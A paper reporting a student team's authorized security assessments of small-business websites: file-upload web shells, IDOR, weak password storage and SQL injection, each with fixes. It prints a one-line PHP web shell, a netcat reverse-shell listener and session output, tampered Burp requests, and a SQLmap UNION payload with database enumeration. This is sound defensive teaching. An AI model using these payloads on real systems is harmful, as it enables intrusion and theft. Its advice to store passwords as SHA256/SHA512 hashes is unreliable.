Students from Youth Cyber Defender witness this urgent need from local small businesses. We also see this as a unique opportunity to make a real impact on our community by helping business owners avoid potential financial disasters from cyberattacks. Equipped with the skills from years of cybersecurity training and supervised by their mentor-coaches, students mobilized themselves, reached out to local businesses, performed security assessments under authorization, discovered critical security vulnerabilities that could lead to total compromise of the business websites, and helped owners to remediate the problems.

Before our assessments, we leveraged local connections with small businesses and our previous experience in cybersecurity to obtain authorization to conduct testing. In addition, the small businesses' awareness of the dangers of cyberattacks, combined with the lack of affordable cybersecurity evaluations, acted as a large factor in our receiving authorization. Following our initial assessments, we presented the methodology we used at cybersecurity conferences, leading us to connect with cybersecurity professionals and other small businesses outside of the wider Portland area and the Pacific Northwest.

3 Methodology and Framework

All our assessments follow the Educational Cybersecurity Assessment Framework for Small Businesses (ECAF) – a framework developed by Ethan Zhang. This framework is designed to enable students to provide cybersecurity assessment services to small businesses.



ECAF consists of four stages:

- Authorization: The assessment team receives authorization from business owners for the assessment scope, timeline, roles, and responsibilities. As many small businesses recognize the need for protecting their cyber-presence but lack the means, our affordable services are a large selling point.
- Reconnaissance: In the reconnaissance phase, the assessment team gathers site or user information from the Internet before exploiting or validating any vulnerabilities. This phase is critical for understanding the target's environment, identifying potential vulnerabilities, and planning the attack strategy.
- Execution: After analyzing the results from reconnaissance, the assessment team lays out a plan to exploit or validate the vulnerabilities and execute the plan. Some results from execution may lead to further reconnaissance.
- Reporting: All the findings from the reconnaissance and execution phases will be documented in a final report that will be delivered to the business owners. The report will contain details of steps that can be used to reproduce the problems. It also includes recommendations for remediation solutions.

In the past two years, students from YCD have performed multiple assessments for local small businesses. We found common security issues on SMB websites that led to the compromise of data confidentiality and integrity. By getting familiar with common methodologies, developers can quickly discover site vulnerabilities and greatly improve site security.

4 Case Studies

In this section, we will overview the most common and critical security issues discovered from our assessment exercises. All the cases studied here are from real websites with the identifiable information redacted for privacy purposes.

4.1 Uncensored File Upload

Many websites offer a file upload feature for users. Generally intended for form, text, or photo file uploads, this feature, without limitations on file types and contents, can be exploited to run a shell and execute system commands. During the assessments, we were able to access confidential files uploaded by other users, including sensitive private information in signed forms with signatures. This vulnerability creates an entry point that allows a malicious user to inject code and other strategies to control the website.

4.1.1 Validation of Uncensored File Upload

PHP is a very common programming language used in website development. One website we assessed has a file upload feature for its users to upload the health and immunization forms.

Select files to upload (Press Ctrl to multiselect):		
Please download, fill in the Oregon Certificate-of-Immunization Status Form and upload.		
#	<input type="button" value="Choose Files"/>	No file chosen
Attached Files	Actions	
3224_72file.php	<input type="button" value="View"/>	<input type="button" value="Remove"/>
3224_80file1.php	<input type="button" value="View"/>	<input type="button" value="Remove"/>
3224_15my.php	<input type="button" value="View"/>	<input type="button" value="Remove"/>

The website failed to check which files were allowed for upload, so we uploaded a PHP file with a simple one-line PHP web shell code:

```
<?=$_GET[0]>
```

The website executed the code after this file was uploaded, allowing us to run Linux commands in the system through web browser, such as listing all other uploaded files. We exploited this vulnerability further by uploading a reverse shell PHP exploit code, which can be found on the Internet. With interactive system shell, we were able to compromise their hosting servers. To ensure malicious actors could not access data retrieved by us, we did not keep copies of the sensitive data itself.

```

└─$ nc -v -n -l -p 10101
listening on [any] 10101 ...
connect to [REDACTED] from (UNKNOWN) [REDACTED] 53958
Linux [REDACTED].com 5.4.0 #1 SMP Tue Jan 9 19:45:01 MSK 2024 x
86_64 x86_64 x86_64 GNU/Linux
21:21:07 up 55 days, 22:38, 0 users, load average: 0.07, 0.11, 0.13
USER    TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data        2024-01-09 19:45 0.00s 0.00s
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ www-data
$ pwd
/
$ ls -al
total 116
drwxr-xr-x  23 root root 4096 Jun 24 22:42 .
drwxr-xr-x  23 root root 4096 Jun 24 22:42 ..
drwxr-xr-x  3 root root 4096 Dec  2  2020 .ansible
-rw-r--r--  1 root root  0 Dec  2  2020 .imh_ansible
-rw-r--r--  1 root root  0 Dec  2  2020 .imh_ansible_base
lrwxrwxrwx  1 root root 13 Dec  2  2020 .my.cnf → /root/.my.cnf
-rw-r--r--  1 root root  0 Jun 24 22:42 .vzfifo
-rw-----  1 root root 9216 Jun 24 22:42 aquota.group
-rw-----  1 root root 8192 Jun 24 22:42 aquota.user
drwxr-xr-x  2 root root 4096 Apr 30 07:12 bin
drwxr-xr-x  2 root root 4096 Aug 17 2020 boot
drwxr-xr-x  8 root root 1280 Jun 24 22:42 dev
drwxr-xr-x 109 root root 12288 Jul 24 21:23 etc

```

4.1.2 Recommendation

While removing the feature completely is the safest option, the business may need to have the feature for its business function. One way to reduce the harm would be to restrict the type of file uploaded to specific formats, such as PDF, JPG, PNG, etc. Implementing this guardrail will reduce the risk, thus preventing an easy entry point.

4.2 Improper Authorization

Improper authorization is a vulnerability that a system fails to check the user's permission on the requested data, so it grants the user access to unauthorized information or functions. Improper authorization may lead to privilege escalation that allows unauthorized modifications to the system. We have witnessed multiple cases of improper authorization through our assessments.

On one website that provides education services for students, we explored the improper authorization and were able to view and modify any user's information and profile. This was achieved by simply modifying the ID field as part of the HTTP GET request.

4.2.1 Validation of Improper Authorization

One of the easiest ways to discover improper authorization is by changing URL parameters. Many times, the data used to query the backend database is embedded as an HTTP GET parameter and displayed on the user's browser. One common function of most websites with authenticated users is to show the user's own profile information. By changing this request to another user's identity, the application may display unexpected information.

The picture shown below is a user profile edit function that is designed for users to modify their own profiles. However, by simply changing the id field in the HTTP GET request, we were able to modify another user's profile—a clear sign of improper authorization.

The screenshot shows a web browser window with a profile edit form. The URL in the address bar is `/edit-profile.php?id=120`, with the `?id=120` part highlighted by a red box. The page title is "Edit Profile, Please Update Here". The form fields include:

- First Name: [redacted]
- Last Name: [redacted]
- Email: [redacted] (highlighted with a blue selection bar)
- Mobile No: [redacted]
- Street address: [redacted]
- City: Portland
- State: Oregon
- Country: United States
- ZIP Code: [redacted]

A blue "UPDATE NOW" button is located at the bottom of the form.

An assessment with another website discovered the same improper authorization issue with even more severe consequences. We were able to delete all the user accounts from the system as a regular user. This involved using a tool called Burp Suite, which can capture all the network traffic between local browsers and remote web servers. We were able to modify the HTTP request to delete any user we wanted.

The picture below shows that the delete function relies on an id parameter sent through HTTP POST request which means users will not be able to modify its value directly on their browser. By using Burp Suite, we were able to modify the id parameter and delete any user in the system.

```

Request
Pretty Raw Hex
1 POST /async_update.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: PHPSESSID=[REDACTED]
4 Content-Length: 38
5 Sec-Ch-Ua: "Chromium";v="127", "(Not) A;Brand";v="69"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: /*
12 Origin: https://[REDACTED].com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://[REDACTED].com/account.php
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 populate_student_info=1&student_id=600

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Aug 2024 17:46:36 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 95
9 Keep-Alive: timeout=3, max=500
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13

```

Another example of improper authorization is closely associated with the file upload function. Files uploaded by other users are available to anyone on the Internet. Ideally, files should only be accessible to the user who uploaded them.

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
708-program.jpg	2023-06-13 12:14	5.6K	
3763-program.jpg	2023-06-13 12:13	7.0K	
3975-.png	2023-06-13 12:13	92K	
4329-.jpg	2023-06-13 12:13	5.9K	
4886-.jpg	2023-06-13 12:14	5.6K	
5783-.jpg	2023-06-13 12:14	6.3K	
217865-.png	2023-06-13 12:13	124K	
286981-.jpeg	2023-06-13 12:13	2.1M	

4.2.2 Recommendation

There are multiple steps we can take to protect systems from this attack. Applications should not trust any data from the user's browser, and all data from the browser should be inspected for its legitimacy before being processed by the backend application. Furthermore, it is recommended to enforce correct authorization controls and checks, such as role-based (RBAC), attribute-based (ABAC), or policy-based access control.

4.3 Data at Rest

Throughout our assessments, we identified several critical and easily exploitable vulnerabilities in the websites and digital infrastructure of small websites, which can be classified as 'data at rest' issues, with many related to the use of MySQL databases. 'Data at rest'—as implied by the name—refers to data at a state of rest, rather than when it is being transmitted or used in any manner. MySQL is a commonly used open-source database that utilizes SQL (Structured Query Language) to manage databases. After accessing MySQL databases, we discovered that many passwords and other sensitive pieces of information were not encrypted properly. Two scenarios we encountered were the lack of any encryption and the encryption of passwords in weak hash formats, such as the use of MD5.

4.3.1 Passwords at Rest

Though we find it is very common that plaintext data is stored in a MySQL database, exploiting this issue does require direct access to file systems. It is more common for an attacker to exploit SQL Injection vulnerability, or access the database through the MySQL command line. Once a hacker gains access to the database, the first target normally is the user table with all the passwords. Here we see two common missteps: the first is that passwords are stored in plaintext, and the second is that passwords are stored in the vulnerable MD5 format. We dumped more than 7000 passwords in MD5 format and were able to crack many of them.

The picture below shows the content of a user table with MD5-hashed passwords.

4.3.2 Recommendation

MySQL version 8.0 or later has native support for database encryption. Developers should leverage this capability to encrypt the database at rest. More importantly, the password data field should be stored in a more robust hash format such as SHA256 or SHA512. Validation can be easily achieved by checking the password field through the MySQL command line.

4.4 SQL Injection

SQL Injection (SQLi), or Structured Query Language Injection, is a technique used by attackers to gain unauthorized access to data by inserting malicious SQL code into input fields—such as login forms—on a website. Modern websites often contain numerous input fields, which can make them vulnerable targets. By exploiting poorly secured inputs, an attacker can manipulate SQL queries to bypass authentication mechanisms, potentially gaining access without a valid password. This can allow them to interact directly with the backend database, extract sensitive information, or even alter or delete data.

4.4.1 Discovery of SQL Injection

The first step to exploiting SQL Injection is to identify its existence. By using open-source tools like BurpSuite and SQLmap, which can discover data input points that are vulnerable to SQL Injection, we were able to retrieve names, Date of Birth(DOB), emails, and passwords.

In the screenshot below, we can see Burp Suite being used to identify vulnerable input fields by entering special characters, such as the single quotation mark, to cause system errors.

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, and tabs for Dashboard, Target, Proxy, Intruder, Repeater (which is selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the tabs is a toolbar with buttons for Send, Cancel, and navigation arrows. The main area is divided into Request and Response panes.

Request:

```

1 GET /history-report.php?id=' HTTP/1.1
2 Host: [REDACTED]
3 Cookie: PHPSESSID=4f14cnmq/ctq6vubrl163kv16i
4 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="95"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: [REDACTED]
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
  
```

Response:

```

1 HTTP/1.0 500 Internal Server Error
2 Date: Wed, 21 Aug 2024 07:09:14 GMT
3 Server: Apache/2.4.54 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10
  
```

Once the SQL Injection vulnerability is confirmed, we can use SQLmap to run SQL queries to interact with the backend database.

In the screenshots below, you can see that we used SQLmap to gain direct access to the website's databases.

```

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: id=-5383' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171707a71,0x
4567495178546b6a644167474b67655948546156746d4b44526f6763516d7765476970544b616
f70,0x7162717671),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- tput/
https://gaeducationcenter.org/add-student
[02:20:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12
[02:20:16] [INFO] fetching database names
[02:20:17] [WARNING] reflective value(s) found and filtering out
available databases [6]:
[*] [REDACTED]
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys

```

4.4.2 Recommendation

The most effective defense against SQL Injection is to use prepared statements or parameterized queries. This can prevent SQL code from being interpreted as part of the query structure. There are many examples on the Internet for different programming languages.

Another effective way is to validate and sanitize user inputs, reject unexpected formats or characters from users.

5 Conclusion

Due to resource constraints, small business applications focus more on quick delivery of business functions, with security features often being overlooked. Though there are many potential security vulnerabilities, the security vulnerabilities discussed in this paper are commonly found in our assessment exercises. These four issues are typically associated with high business risks that may lead to total compromise of the site and can be easily avoided if developers are familiar with the technology of discovering and remediating these issues.

In the future, we aim to involve more young students in cybersecurity training and provide more cybersecurity services to local businesses. Additionally, we plan to expand our cybersecurity service beyond web applications to include mobile applications that are becoming more and more popular.

Acknowledgements

The authors would like to thank team captain Ethan Zhang for his leadership during cybersecurity training and assessments. The authors would also like to thank the team coach, Yongtian Zhang, for his excellent mentorship throughout our cybersecurity journey. Finally, the authors would like to thank the local small business owners assessed for trusting us to help them with cybersecurity matters.

References

- U.S. Chamber of Commerce, “Small Business Data Center”,
<https://www.uschamber.com/small-business/small-business-data-center> (accessed June 7, 2025)
- Tripwire, December 27, 2023, “2023 Business Impact Report: Small Businesses and Cyberattacks”,
<https://www.tripwire.com/state-of-security/business-impact-report-small-businesses-and-cyberattacks> (accessed June 7, 2025)
- OWASP Top 10, <https://owasp.org/www-project-top-ten/> (accessed June 2024)
- Ethan Zhang, April 2025, “ECAF: Educational Cybersecurity Assessment Framework for Small Businesses”, In book: Foundations of Computer Science and Frontiers in Education: Computer Science and Computer Engineering (pp.123-136), Springer
- Simple PHP Web Shell, <https://github.com/bayufedra/Tiny-PHP-Webshell/blob/master/README.md> (accessed June 2024)
- Fast101, Github, “PHP Reverse Shell”,
<https://github.com/flast101/reverse-shell-cheatsheet/blob/master/php-reverse-shell.php> (accessed July 2024)
- Burp Suite, <https://portswigger.net/burp> (accessed July 2024)
- SQL Injection, https://owasp.org/www-community/attacks/SQL_Injection (accessed June 2024)
- SQLmap, <https://github.com/sqlmapproject/sqlmap/wiki/usage> (accessed July 2024)